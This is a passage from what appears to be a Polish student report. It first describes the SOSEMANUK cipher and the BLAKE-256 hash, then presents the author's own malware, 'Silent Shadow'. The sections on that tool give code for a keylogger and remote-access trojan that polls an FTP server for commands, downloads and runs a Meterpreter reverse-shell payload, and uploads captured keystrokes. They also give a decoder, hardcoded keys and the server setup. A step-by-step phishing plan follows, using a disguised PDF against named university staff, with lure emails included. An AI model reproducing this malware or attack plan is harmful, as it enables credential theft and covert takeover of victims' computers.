Utworzony w ten sposób plik PDF należy otworzyć w podanej wyżej wersji Adobe Reader na systemie Windows 32-bitowym (Windows XP lub Windows 7). Po uruchomieniu pokazuje się okienko z pytaniem o zapis pliku exe z rozszerzeniem PDF, a następnie pojawia się pytanie o zgodę na uruchomienie. Nieświadomy użytkownik może zezwolić na uruchomienie, w jego mniemaniu pliku PDF, który de facto jest plikiem wykonywalnym.

# 6. Opis algorytmu szyfru strumieniowego SOSEMANUK

SOSEMANUK to synchroniczny szyfr strumieniowy powstały ze strumieniowego szyfru SNOW 2.0 oraz blokowego Serpent. Celem tego połączenia było zwiększenie wydajności oraz bezpieczeństwa algorytmu SNOW 2.0.

Serpent to szyfr blokowy, który był zgłoszony do konkursu AES (ang. Advanced Encryption Standard). Przetwarza 128 bitowe bloki tekstu jawnego, który jest dzielony na cztery 32 bitowe słowa $(Y_3, Y_2, Y_1, Y_0)$, na których wykonuje się operacje w trybie *bit-slice*. $Y_i$ jest zapisywane w konwencji *little-endian* i jest najmniej znaczącym słowem bloku. Serpent wykorzystuje osiem różnych s-boxów oraz funkcje liniową.

SOSEMANUK wykorzystuje do swojego działania tylko Serpent1 oraz Seprent24 w trybie szyfrowania.

*Table 1 S-Box*

| | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **S0** | 3 | 8 | 15 | 1 | 10 | 6 | 5 | 11 | 14 | 13 | 4 | 2 | 7 | 0 | 9 | 12 |
| **S1** | 15 | 12 | 2 | 7 | 9 | 0 | 5 | 10 | 1 | 11 | 14 | 8 | 6 | 13 | 3 | 4 |
| **S2** | 8 | 6 | 7 | 9 | 3 | 12 | 10 | 15 | 13 | 1 | 14 | 4 | 0 | 11 | 5 | 2 |
| **S3** | 0 | 15 | 11 | 8 | 12 | 9 | 6 | 3 | 13 | 1 | 2 | 4 | 10 | 7 | 5 | 14 |
| **S4** | 1 | 15 | 8 | 3 | 12 | 0 | 11 | 6 | 2 | 5 | 4 | 10 | 9 | 14 | 7 | 13 |
| **S5** | 15 | 5 | 2 | 11 | 4 | 10 | 9 | 12 | 0 | 3 | 14 | 8 | 13 | 6 | 7 | 1 |
| **S6** | 7 | 2 | 12 | 5 | 8 | 4 | 6 | 11 | 14 | 9 | 1 | 15 | 13 | 3 | 10 | 0 |
| **S7** | 1 | 13 | 15 | 0 | 14 | 8 | 2 | 11 | 7 | 4 | 12 | 10 | 9 | 3 | 5 | 6 |

## 6.1. Funkcja liniowa:

$$X_0 = X_0 \lll 13$$
$$X_2 = X_2 \lll 3$$
$$X_1 = X_1 \oplus X_0 \oplus X_2$$
$$X_3 = X_3 \oplus X_2 \oplus (X_0 \lll 3)$$
$$X_1 = X_1 \lll 1$$
$$X_3 = X_3 \lll 7$$
$$X_0 = X_0 \oplus X_1 \oplus X_3$$
$$X_2 = X_2 \oplus X_3 \oplus (X_1 \lll 7)$$
$$X_0 = X_0 \lll 5$$
$$X_2 = X_2 \lll 22$$

### 6.2. Serpent1

Serpent1 to pierwsza runda algorytmu Serpent, bez funkcji liniowej oraz dodawania klucza. Wykorzystuje $S_2$, czyli trzecią skrzynkę podstawieniową. Wejściem i wyjściem algorytmu Serpent1 są cztery 32 bitowe słowa.

### 6.3. Serpent24

Serpent24 to skrócony do pierwszych 24 rund algorytm Serpent (domyślnie posiada on 32 rundy). Ostatnia runda jest w pełni kompletna i zawiera funkcje liniową oraz operację XOR z 25 podkluczem.

Opisuje to równanie:

$$R_{23}(X) = L\left(\overline{S_{23}}\left(X \oplus K_{23}^{`}\right)\right) \oplus K_{24}^{`}$$

$R_{\mathrm{i}} - funkcja\ rundy$

$L - funkcja\ liniowa$

$S_{\mathrm{i}} - funkcja\ s - box$

$K_{\mathrm{i}} - klucz$

### 6.4. LFSR


LFSR, czyli liniowy rejestr przesuwny ze sprzężeniem zwrotnym (ang. *Linear Feedback shift Register*). Jest to część zapożyczona z algorytmu SNOW 2.0 i składa się z 10 elementów z ciała $GF(2^{32})$. Stan początkowy definiowany jest przez 10 elementów $(S_1, \dots, S_{10})$, w chwili $t = 0$.

LFSR jest definiowany przez wielomian:

$$\Pi(X) = \alpha X^{10} + \alpha^{-1}X^7 + X + 1 \in GF(2^{32})[X]$$

Natomiast kolejny element LFSR opisywany jest za pomocą rekurencji:

$$S_{t+10} = S_{t+9} \oplus \alpha^{-1}S_{t+3} \oplus \alpha S_t, \quad \wedge t \geq 1$$




*Rysunek 1 LFSR*

### 6.5. FSM

FSM to skończona maszyna stanów (ang. The Finite State Machine). W swoim działaniu wykorzystuje dwa 32 bitowe rejestry $R1$ i $R2$. Wejściem algorytm są słowa wychodzące z LFSR oraz stan wewnętrzny maszyny, natomiast wyjściem jest zaktualizowanie stanu wewnętrznego.

$$FSM_t: (R1_{t-1}, R2_{t-1}, S_{t+1}, S_{t+8}, S_{t+9}) \rightarrow (R1_t, R2_t, f_t)$$

Gdzie:

$$R1_t = \big(R2_{t-1} + mux(lsb(R1_{t-1}), S_{t+1}, S_{t+1} \oplus S_{t+8}\ )\big) mod 2^{32},$$

$$R2_t = Trans(R1_{t-1}),$$

$$f_t = (s_{t+9} + R1_t mod 2^{32}) \oplus R2_t$$

$$lsb(x) - najmniej\ znaczący\ bit\ x$$

$$mux(c, x, y) - \boldsymbol{if}(c == 0)\boldsymbol{return}\ x\ \boldsymbol{elseif}(c == 1)\boldsymbol{return}\ y$$

$$Trans(z) = (M \times z mod 2^{32}) \lll 7$$

$$M = 0x54655307$$

$$S_i - słowo\ LSFR$$

### 6.6. Algorytm generowania podkluczy i ustawianie wartości początkowych

Generowanie podkluczy polega na utworzeniu dwudziestu pięciu 128 bitowych podkluczy w postaci sto 32 bitowych słów. Sam algorytm jest tożsamy z algorytmem Seprent24. Jednakże, mimo że algorytm wykonuje 24 rundy to do następnej części algorytmu potrzeba jedynie produktu z rundy 12., 18., 24. Produktem rundy nazywamy cztery 32 bitowe słowa będące wynikiem wywołania funkcji liniowej. Dla 24. rundy produktem są cztery 32 bitowe słowa będące wynikiem dodania 25. podklucza.

$$(Y_3^{12}, Y_2^{12}, Y_1^{12}, Y_0^{12}) - produkt\ rundy\ 12.$$

$$(Y_3^{18}, Y_2^{18}, Y_1^{18}, Y_0^{18}) - produkt\ rundy\ 18.$$

$$(Y_3^{24}, Y_2^{24}, Y_1^{24}, Y_0^{24}) - produkt\ rundy\ 24.$$

Po wyodrębnieniu w ten sposób produktów generowania podkluczy, następuje inicjacja LFSR oraz FSM.

$$\begin{aligned}
(S_7, S_8, S_9, S_{10}) &= (Y_3^{12}, Y_2^{12}, Y_1^{12}, Y_0^{12}) \\
(S_5, S_6) &= (Y_1^{18}, Y_3^{18}) \\
(S_1, S_2, S_3, S_4) &= (Y_3^{24}, Y_2^{24}, Y_1^{24}, Y_0^{24}) \\
R1_0 &= Y_0^{18} \\
R2_0 &= Y_2^{18}
\end{aligned}$$

Tak zainicjalizowane LFSR oraz FMS w każdym takcie dostajemy nowy bit klucza szyfrującego.

# 7. Opis algorytmu funkcji skrótu BLAKE

Algorytm BLAKE został zaprojektowany przez Jean-Philippe Aumasson, Luca Henzen, Willi Meier, Raphael C.-W. Phan i został finalistą konkursu na SHA-3.

## 7.1. BLAKE-256

Funkcja skrótu BLAKE-256 operuje na 32-bitowych słowach i zwraca 32-bajtowy ciąg znaków.

### 7.1.1. Stałe

Wartość inicjalizacyjna:

$$IV_0 = 6A09E667 \qquad IV_4 = 510E527F$$
$$IV_1 = BB67AE85 \qquad IV_5 = 9B05688C$$
$$IV_2 = 3C6EF372 \qquad IV_6 = 1F83D9AB$$
$$IV_3 = A54FF53A \qquad IV_7 = 5BE0CD19$$

BLAKE-256 używa 16 stałych:

$$c_0 = 243F6A88 \qquad c_8 = 452821E6$$
$$c_1 = 85A308D3 \qquad c_9 = 38D01377$$
$$c_2 = 13198A2E \qquad c_{10} = BE5466CF$$
$$c_3 = 03707344 \qquad c_{11} = 34E90C6C$$
$$c_4 = A4093822 \qquad c_{12} = C0AC29B7$$
$$c_5 = 299F31D0 \qquad c_{13} = C97C50DD$$
$$c_6 = 082EFA98 \qquad c_{14} = 3F84D5B5$$
$$c_7 = EC4E6C89 \qquad c_{15} = B5470917$$

### 7.1.2. Funkcje kompresji

#### 7.1.2.1. Wejście algorytmu BLAKE-256

Łańcuch $h = h_0, \dots, h_7$;

Blok wiadomości $m = m_0, \dots, m_{15}$;

Sól $s = s_0, \dots, s_3$;

Licznik $t = t_0, t_1$;

*Table 2 Permutacje*

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **σ0** | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
| **σ1** | 14 | 10 | 4 | 8 | 9 | 15 | 13 | 6 | 1 | 12 | 0 | 2 | 11 | 7 | 5 | 3 |
| **σ2** | 11 | 8 | 12 | 0 | 5 | 2 | 15 | 13 | 10 | 14 | 3 | 6 | 7 | 1 | 9 | 4 |
| **σ3** | 7 | 9 | 3 | 1 | 13 | 12 | 11 | 14 | 2 | 6 | 5 | 10 | 4 | 0 | 15 | 8 |
| **σ4** | 9 | 0 | 5 | 7 | 2 | 4 | 10 | 15 | 14 | 1 | 11 | 12 | 6 | 8 | 3 | 13 |
| **σ5** | 2 | 12 | 6 | 10 | 0 | 11 | 8 | 3 | 4 | 13 | 7 | 5 | 15 | 14 | 1 | 9 |
| **σ6** | 12 | 5 | 1 | 15 | 14 | 13 | 4 | 10 | 0 | 7 | 6 | 3 | 9 | 2 | 8 | 11 |
| **σ7** | 13 | 11 | 7 | 14 | 12 | 1 | 3 | 9 | 5 | 0 | 15 | 4 | 8 | 6 | 2 | 10 |
| **σ8** | 6 | 15 | 14 | 9 | 11 | 3 | 0 | 8 | 12 | 2 | 13 | 7 | 1 | 4 | 10 | 5 |
| **σ9** | 10 | 2 | 8 | 4 | 7 | 6 | 1 | 5 | 15 | 11 | 9 | 14 | 3 | 12 | 13 | 0 |

Te cztery wejścia reprezentowane są przez 30 słów (120 bajtów = 960 bitów). Wyjściem tej funkcji jest nowy łańcuch $h` = h`_0, \dots, h`_7$, 8 słów (32 bajty = 256 bitów).

$$h` = \boldsymbol{compress}(h, m, s, t)$$


#### 7.1.2.2. Inicjalizacja

16 słów $v_0, \dots, v_{15}$ inicjalizowane jest różnymi wartościami w zależności od wejścia. Przedstawia to poniższe przekształcenie.

$$\begin{bmatrix} v_0 & v_1 & v_2 & v_3 \\ v_4 & v_5 & v_6 & v_7 \\ v_8 & v_9 & v_{10} & v_{11} \\ v_{12} & v_{13} & v_{14} & v_{15} \end{bmatrix} \leftarrow \begin{bmatrix} h_0 & h_1 & h_2 & h_3 \\ h_4 & h_5 & h_6 & h_7 \\ s_0 \oplus c_0 & s_1 \oplus c_1 & s_2 \oplus c_2 & s_3 \oplus c_3 \\ t_0 \oplus c_4 & t_0 \oplus c_5 & t_1 \oplus c_6 & t_1 \oplus c_7 \end{bmatrix}$$

### 7.1.2.3. Funkcja rundy

Po zainicjowaniu $v$ wartością początkową następuje 14 iteracji funkcji rundy. Funkcja rundy przekształca stan $v$ w następujący sposób:




*Rysunek 2 Wektory G*

Źródło: Jean-Philippe Aumasson, Luca Henzen, Willi Meier, Raphael C.-W. Phan "SHA-3 proposal BLAKE" wersja 1.3, 2010 s.10

$$G_0(v_0, v_4, v_8, v_{12})\ \ G_1(v_1, v_5, v_9, v_{13})\ \ G_2(v_2, v_6, v_{10}, v_{14})\ \ G_3(v_3, v_7, v_{11}, v_{15})$$

$$G_4(v_0, v_5, v_{10}, v_{15})\ \ G_5(v_1, v_6, v_{11}, v_{12})\ \ G_6(v_2, v_7, v_8, v_{13})\ \ G_7(v_3, v_4, v_9, v_{14})$$

Gdzie runda $r$, $G_i(a, b, c, d)$ obliczana jest w ten sposób:

$$a \leftarrow a + b + (m_{\sigma_r(2i)} \oplus c_{\sigma_r(2i+1)})$$

$$d \leftarrow (d \oplus a) \ggg 16$$

$$c \leftarrow c + d$$


$$b \leftarrow (b \oplus c) \ggg 12$$

$$a \leftarrow a + b + (m_{\sigma_r(2i+1)} \oplus c_{\sigma_r(2i)})$$

$$d \leftarrow (d \oplus a) \ggg 8$$

$$c \leftarrow c + d$$

$$b \leftarrow (b \oplus c) \ggg 7$$




*Rysunek 3 Funkcja rundy*

Źródło: Jean-Philippe Aumasson, Luca Henzen, Willi Meier, Raphael C.-W. Phan "SHA-3 proposal BLAKE" wersja 1.3, 2010 s.10

#### 7.1.2.4. Zakończenie

Po zakończeniu wszystkich iteracji funkcji rundy nowy łańcuch powstaje przy pomocy wektora $v$, starego wektora $h$ oraz soli $s$.

$$h_0` \leftarrow h_0 \oplus s_0 \oplus v_0 \oplus v_8 \qquad h_4` \leftarrow h_4 \oplus s_4 \oplus v_4 \oplus v_{12}$$

$$h_1` \leftarrow h_1 \oplus s_1 \oplus v_1 \oplus v_9 \qquad h_5` \leftarrow h_5 \oplus s_5 \oplus v_5 \oplus v_{13}$$

$$h_2` \leftarrow h_2 \oplus s_2 \oplus v_2 \oplus v_{10} \qquad h_6` \leftarrow h_6 \oplus s_6 \oplus v_6 \oplus v_{14}$$

$$h_3` \leftarrow h_3 \oplus s_3 \oplus v_3 \oplus v_{11} \qquad h_7` \leftarrow h_7 \oplus s_7 \oplus v_7 \oplus v_{15}$$

### 7.1.3. Skracanie wiadomości

Algorytm BLAKE-256 jest algorytmem blokowym, który operuje na 512-bitowych blokach. Oznacza to, że należy tak rozszerzyć wiadomość, aby ta była podzielna na równe bloki.

#### 7.1.3.1. Padding

Na początku należy dołożyć do wiadomości bit '1', następnie należy dopisywać '0', aż do momentu, gdy wiadomość osiągnie długość 447 bitów modulo 512 i doklejamy jeszcze bit '1'. Pozostałe 64 bity są reprezentacją zmiennej $l$ bez znaku w zapisie big-endian. Cały padding można zapisać w następujący sposób:

$$\mathrm{m} \leftarrow \mathrm{m}||1000 \ldots 0001 < l >_{64}$$

#### 7.1.3.2. Iteracja bloków

512 bitów bloku dzielimy na 16 słów, gdzie pierwsze 14 są bitami wiadomości,
a ostatnie 2 są licznikiem długości wiadomości $l$.

Na przykład, jeśli oryginalna długość wiadomości bez padding-u wynosi 600 bitów. To potrzeba 2 bloki do wyliczenia skrótu, gdzie:

$$l^0 = 512, l^1 = 600.$$

Inny przykład, jeśli oryginalna długość wiadomości bez padding-u wynosi 1020 bitów. To potrzeba 3 bloki do wyliczenia skrótu, gdzie:

$$l^0 = 512, l^1 = 1020, l^2 = 0$$

Do wyliczenia skrótu możliwe jest użycie soli s, którą wybiera użytkownik, możliwa jest też sytuacja, że sól nie jest używana.
Proces iteracji bloków:

$$h^0 \leftarrow IV$$
$$\boldsymbol{for}\ i = 0, \dots, N-1$$
$$\quad h^{i+1} \leftarrow \boldsymbol{compress}(h^i, m^i, s, l^i)$$
$$\boldsymbol{return}\ h^N$$

## 8. Silent Shadow

Jest to oprogramowanie mojego autorstwa i według własnej koncepcji. Działanie polega na tym, aby po uruchomieniu na komputerze ofiary umożliwić zdalny dostęp do jego zasobów oraz na tym, aby przechwytywać wpisane na klawiaturze znaki.

Program posiada dwa tryby pracy, pasywny i aktywny. W trybie pasywnym nasłuchuje i czeka na polecenie. Natomiast w trybie aktywnym wykonuje otrzymane polecenie.

Główna pętla Silent Shadow obrazuje działanie trybów pracy.

```
while (true)
{
	if (this->ftp->get_connection() == NULL)
	{
		this->ftp->Connetion();
	}
	else
	{
		if (this->ftp->removeFile("polecenia/1"))
		{
			// keylogger
	Keylogger *keylogger = new Keylogger(path, key, IV, 200, 10, this->ftp, licznik_paczek++);

			key = keylogger->start();
			delete keylogger;
		}
		else if (this->ftp->removeFile("polecenia/2"))
		{
			// zdalny dostep
			string path_what = "dostep.exe";
			string path_where = path + "dostep.exe";

			this->ftp->download_file(path_what, path_where);

			system(path_where.c_str());
		}
		else if (this->ftp->removeFile("polecenia/3"))
		{
			// EXIT
			break;
		}
	}
}
```

Odczyt polecenia odbywa się poprzez sprawdzenie, czy na serwerze FTP istnieje plik o konkretniej nazwie. Jeśli plik istnieje to zostaje skasowany i zostaje wykonane polecenie na komputerze ofiary. Pierwszym poleceniem jest uruchomienie keyloggera na określony czas, natomiast drugim jest zezwolenie na zdalne połączenie się z komputerem ofiary. Silent Shadow posiada możliwość zdalnego wyłączenia. Na wypadek, gdy już otrzymamy interesujące nas dane i chcemy uniknąć przypadkowego wykrycia.

## 8.1. Keylogger

Funkcjonowanie keyloggera polega na przechwytywaniu znaków wpisywanych na klawiaturze ofiary, a następnie szyfrowaniu za pomocą szyfru strumieniowego SOSEMANUK, który został opisany we wcześniejszym rozdziale. Następnie po osiągnięciu określonej wielkości paczki danych, zostaje utworzony plik o nazwie utworzonej przez skracanie nazwy algorytmem BLAKE-256 kolejnej wartości.

```
string nazwa_pliku = "tekst.txt"; // nazwa bazowa
...
string Keylogger::get_nowa_nazwa_pliku_docelowego
                            (string nazwa_pliku_docelowego_temp)
{
      return this->blake->Blake_256(nazwa_pliku_docelowego_temp);
}
...
```

Po stworzeniu plik zostaje wysłany na serwer FTP i zapisany w folderze o nazwie aktualnej daty. Strumień klucza do kolejnej paczki danych jest utworzony na podstawie nowej wartości klucza inicjalizacyjnego utworzonego przez skracanie poprzedniej wartości algorytmem BLAKE-256.

Na skonfigurowanym serwerze znajdują się zaszyfrowane paczki danych. Wynika to z konieczności zapewnienia bezpieczeństwa, aby zgromadzone przez program dane nie trafiły w niepowołane ręce. Ponieważ nieświadomie możemy wyrządzić komuś większą szkodę niż byśmy chcieli.

### 8.1.1. Klucz szyfrujący

Keylogger do szyfrowania wyprodukowanych przez siebie paczek z przechwyconymi danymi używa algorytmu SOSEMANUK. Sam algorytm do działania potrzebuje klucza inicjalizacyjnego oraz wektora IV.

Pierwsza paczka jest szyfrowana strumieniem szyfrującym wyprodukowanym na podstawie wpisanych w kodzie stałych.

```
string key = "A7C083FEB7";

string IV = "00112233445566778899AABBCCDDEEFF";
```

Natomiast, każda kolejna paczka otrzymuje klucz z poniższej funkcji:

```
string Keylogger::get_nowy_klucz()
{
	string klucz = this->blake->Blake_256(this->klucz);
	return klucz.substr(0, 10);
}
```

Dzięki takiemu rozwiązaniu unikamy używania tego samego klucza do zaszyfrowania kilku paczek, przez co poziom bezpieczeństwa naszych danych wzrasta. Jednocześnie proces generacji nowych kluczy został zautomatyzowany, jednakże spowodowało to, że klucze są od siebie zależne i na podstawie powyższej dokumentacji i posiadania jednego z kluczy jesteśmy wstanie uzyskać pozostałe.

Ten właśnie fakt wykorzystuje opisany poniżej dekoder, który na podstawie wartości początkowych odszyfrowuje zgromadzone na serwerze FTP paczki danych.

### 8.1.2. KeyloggerDekoder

Do odczytu danych należy użyć specjalnego programu, który odszyfrowuje nasze paczki danych.

Działanie programu obrazuje poniższy kod:

```
int main(int argc, char **argv)
{
	if (argc < 2) return 0;

	int number_file = atoi(argv[1]);
	string base_path = argv[2];

	Blake *blake = new Blake();

	int licznik_paczek = 1;
	string key = "A7C083FEB7";
	string IV = "00112233445566778899AABBCCDDEEFF";

		for (int i = 1; i <= number_file; i++)
	{
		cout << "PACKAGE :: " << i << endl;
		Sosemanuk *sosemauk = new Sosemanuk(key, IV, 200);

		sosemauk->decryption(base_path + "\\" + to_string(i));
		cout << endl << endl;
		key = blake->Blake_256(key).substr(0, 10);

		delete(sosemauk);
	}

	getchar();
	return 0;
}
```

Parametrem programu jest liczba plików do odszyfrowania oraz ścieżka do folderu, w którym znajdują się nasze paczki. W samym kodzie programu należy podać klucz podstawowy do algorytmu SOSEMANUK, a także wartość IV. W samej pętli następuje odczyt pliku i wykonanie operacji XOR wartości odczytanej z wygenerowanym, na podstawie wartości początkowych, kluczem szyfrującym algorytmu SOSEMANUK.

### 8.2. Zdalne połączenie

Zdalny dostęp do komputera ofiary jest możliwy poprzez wykorzystanie exploita w bazy Metasploit z modułu *windows/meterpreter/reverse_tcp*. Dzięki luce w oprogramowaniu, z której korzysta exploit możemy przejąć kontrolę nad komputerem ofiary.

Sam plik z exploitem znajduje się na serwerze FTP i dopiero po wysłaniu polecenia jest on pobierany na komputer ofiary i uruchamiany. Najpierw jednak należy uruchomić na serwerze nasłuch na połączenie. Opis jak to zrobić znajduje się przy opisie exploita który został przeze mnie wykorzystany.

### 8.3. Konfiguracja Serwera FTP

Do poprawnego działania Silent Shadow należy skonfigurować serwer FTP. Serwer powinien zezwolić, aby inna aplikacja mogła się z nim połączyć. Połączona aplikacja powinna mieć uprawnienia do odczytu, zapisu oraz do pobierania danych. Poza tym w konstruktorze należy podać adres IP serwera, login i hasło.

```
SilentShadow("192.168.1.12", "root", "rootroot");
```

W katalogu głównym serwera powinien znajdować się katalog o nazwie „polecenia” oraz „keylogger”, a także powinien znajdować się plik o nazwie *dostep.exe*. Plik jest wynikiem użycia exploita „Windows Meterpreter”, który został opisany wyżej.

Polecenie wydawane Silent Shadow jest poprzez utworzenie pliku o nazwie „1”, „2” lub „3” w katalogu „polecenia”. Oprogramowanie Silent Shadow po wykryciu, że plik został utworzony usunie go i wykona polecenie.

## 9. Symulacja ataku

Atak składa się z dwóch mniejszych ataków. Docelowym celem jest wykładowca na Wojskowej Akademii Technicznej (WAT) pan Y, na którego komputerze znajduje się treść najbliższego kolokwium. Pan Y jest bardzo przezorny i dba o swoje dane oraz zachowuje czujność, gdy korzysta z Internetu. Posiada kolegę, który również jest pracownikiem WAT, ale już zdecydowanie mniej uważnym. Kolegą pana Y jest profesor X, który zadał swoim studentom zadanie napisania wypracowania. Określił, że studenci powinni wysłać plik PDF zawierający wypracowanie na jego adres mailowy, a w temacie maila należy wpisać:

*imie_nazwiko_nrGrupy_nazwaPrzedmiotu.*

Dzięki zgromadzonej wiedzy i faktowi, że oboje korzystają ze służbowych komputerów, które rzadziej są aktualizowane ze względu na fakt, że mniej użytkowników posiada do tego uprawnienia, możemy dokonać ataku na komputer pana Y poprzez wykorzystanie zaufania jakim pan Y darzy profesora X.

Komputer atakującego:

- Silent Shadow
- Metasploit
- Dokument PDF (wypracowanie.pdf)
- Skonfigurowany serwer FTP

Komputer służbowy:

- System Windows 7 32-bitowy
- Adobe Reader v.8.2.1
- Brak antywirusa

W pierwszej kolejności należy zdobyć dane logowania do skrzynki mailowej lub aplikacji Facebook profesora X, które posłużą do skutecznego phishing`u. W tym celu należy się podszyć pod jednego ze studentów profesora X. Do tego będzie nam potrzebny możliwie wiarygodny adres mailowy. Więc zakładamy go w jednym z popularnych serwisów pocztowych, np. Google.

adamkowalki@gmail.com

Adam Kowalski może istnieć w grupie, która prowadzi profesor X. Wtedy nasz atak będzie bardziej skuteczny, a wina za ewentualne niepowodzenie w pierwszej kolejności spadnie na Adama. Jednakże, możemy podszyć się pod dowolną osobę, ponieważ profesorowie na uczelniach wyższych rzadko znają z imienia i nazwiska wszystkich swoich podopiecznych.

Następnie należy skorzystać z exploita umożliwiającego ukrycie pliku exe z oprogramowaniem Silent Shadow w pliku *wypracowanie.pdf*. Tak utworzony plik zostanie wysłany w postaci załącznika dołączonego do widomości e-mail.

**E-mail do profesora:**

**Do:** *profesorX@wat.edu.pl*
**Od:** *adamkowalski@gamil.com*
**Załącznik:** *wypracowanie.pdf*
**Temat:** Adam_Kowalski_I3D2S1_AlgorytmyStrumieniowe
**Treść:**
„Dzień dobry,
Zgodnie z poleceniem wypracowanie wysyłam w załączniku.

Pozdrawiam,
Adam Kowalski „

Po wysłaniu takiego maila pozostaje nam tylko czekać, aż pan profesor X przeczyta wiadomość i uruchomi nasz plik. Aby spowodować, że plik zostanie uruchomiony jeszcze tego samego dnia co wyślemy, możemy wysłać wiadomość ostatniego dnia możliwego rozliczenia zadania. Niektóre serwery pocztowe obsługują opcje powiadomienia, kiedy nasz mail zostanie otwarty. Jeśli jednak obie z tych opcji nie są możliwe, to możemy od razu wysłać na serwer FTP, skonfigurowany pod Silent Shadow, polecenie do uruchomienia keyloggera. Kiedy nasz plik zostanie uruchomiony, keylogger odczyta od razu nasze polecenie i zaczniemy dostawać paczki z przechwyconymi danymi. W otrzymanych paczkach może znajdować się login i hasło do systemu USOS, gdyż po ocenieniu wypracowań

wykładowca może chcieć wpisać studentom oceny do systemu. W tych paczkach możemy znaleźć dane logowanie do Facebook`a na które liczymy przeprowadzając ten atak.

Oczywiście profesor po uruchomieniu naszego pliku może nie zezwolić na uruchomienie naszego złośliwego oprogramowania, jednakże szansa na to, że spodziewa się ataku ze strony studenta jest dość niska. Natomiast przeglądanie wypracowań jest monotonnym zajęciem, które powoduje obniżenie uwagi i przez samo roztargnienie może przypadkowo pozwolić na uruchomienie naszego złośliwego oprogramowania.

Jeśli już w którejś paczce znajdziemy dane logowania do Facebooka lub do skrzynki mailowej pana X, możemy przejść do ataku na komputer pana Y. Teraz naszym celem będzie podrzucenie panu Y programu Silent Shadow, również ukrytego w pliku PDF. W tym celu przeszukujemy korespondencje pana X z panem Y i szukamy punktu zaczepienia, aby uwiarygodnić nasz atak, nie wzbudzając podejrzeń, że to my w imieniu pana X wysyłamy plik. Jeśli w korespondencji pana X z panem Y nie było wzmianki, że pan X ma wysłać do swojego kolegi jakiś plik, musimy sami wymyślić jakiś pretekst. Oczywiście nie jest nic trudnego, jeśli panowie dobrze się znają to z konta pana X możemy napisać:

„Cześć stary patrz jakie moi studenci mają poczucie humoru”

Jeśli natomiast ich relacje są tylko formalne i na tle zawodowym możemy napisać:

„Dzień dobry, wysyłam oceny studentów grupy I3D2S1”

lub

„Witam, wysyłam sprawozdanie studenta, które przez pomyłkę do mnie dotarło”

W tej kwestii mamy całkowitą dowolność, jednakże musimy uważać na język jaki używamy, aby pasował do pana X. Każdy z nas ma swoje powiedzonka i wiemy też, że niektóre osoby pewnych zwrotów nie używają. Nasz kolega, z którym znamy się od lat nie przywita się słowami „dzień dobry”, natomiast w korespondencji studenta z wykładowcą raczej nikt nie użyje słów niecenzuralnych.

Teraz wystarczy już tylko wysłać załącznik i czekać, aż pan Y wierząc w dobre zamiary pana X, uruchomi nasze złośliwe oprogramowanie. Mimo swojej czujności i podejrzliwości pan Y nie spodziewa się ataku ze strony pana X. Natomiast prawdopodobieństwo tego, że nie jest to pan X jest na tyle małe, że pan Y nad tym raczej się nie zastanowi.

Po uruchomieniu załącznika przez pana Y, dzięki Silent Shadow i wykorzystanego przez niego exploita, możemy przejąć kontrolę nad komputerem pana Y i sami przeszukać jego komputer w poszukiwaniu interesującego nas kolokwium. Oczywiście opisane przeze mnie zachowanie jest moralnie wątpliwe i nie promuję takiego sposobu zaliczania egzaminów. Jednakże obrazuje zagrożenie, jeśli ktoś się nie spodziewa ataku i czuje się pewnie w sytuacji, w której się znajduje, jest zdecydowanie łatwiejszym celem ataku, niż człowiek który jest podejrzliwy.

## 9.1. Podsumowanie ataku

Atak ten był skuteczny i w jego wyniku otrzymaliśmy pożądany przez nas efekt, jednakże był to przykład czysto edukacyjny, mający na celu zobrazowanie potencjalnego zagrożenia, a nie mający na celu pokazanie jak włamać się rzeczywiście na komputer. Podstawowym zastrzeżeniem jest fakt, że ofiara musiała sama zezwolić na uruchomienie programu oraz musiała korzystać z przestarzałej wersji Adobe Reader. Sam wymóg na system operacyjny obecnie nie powoduje wykluczenia opisanej wyżej metody, ponieważ systemy Windows 32-bitowe ciągle są popularne.

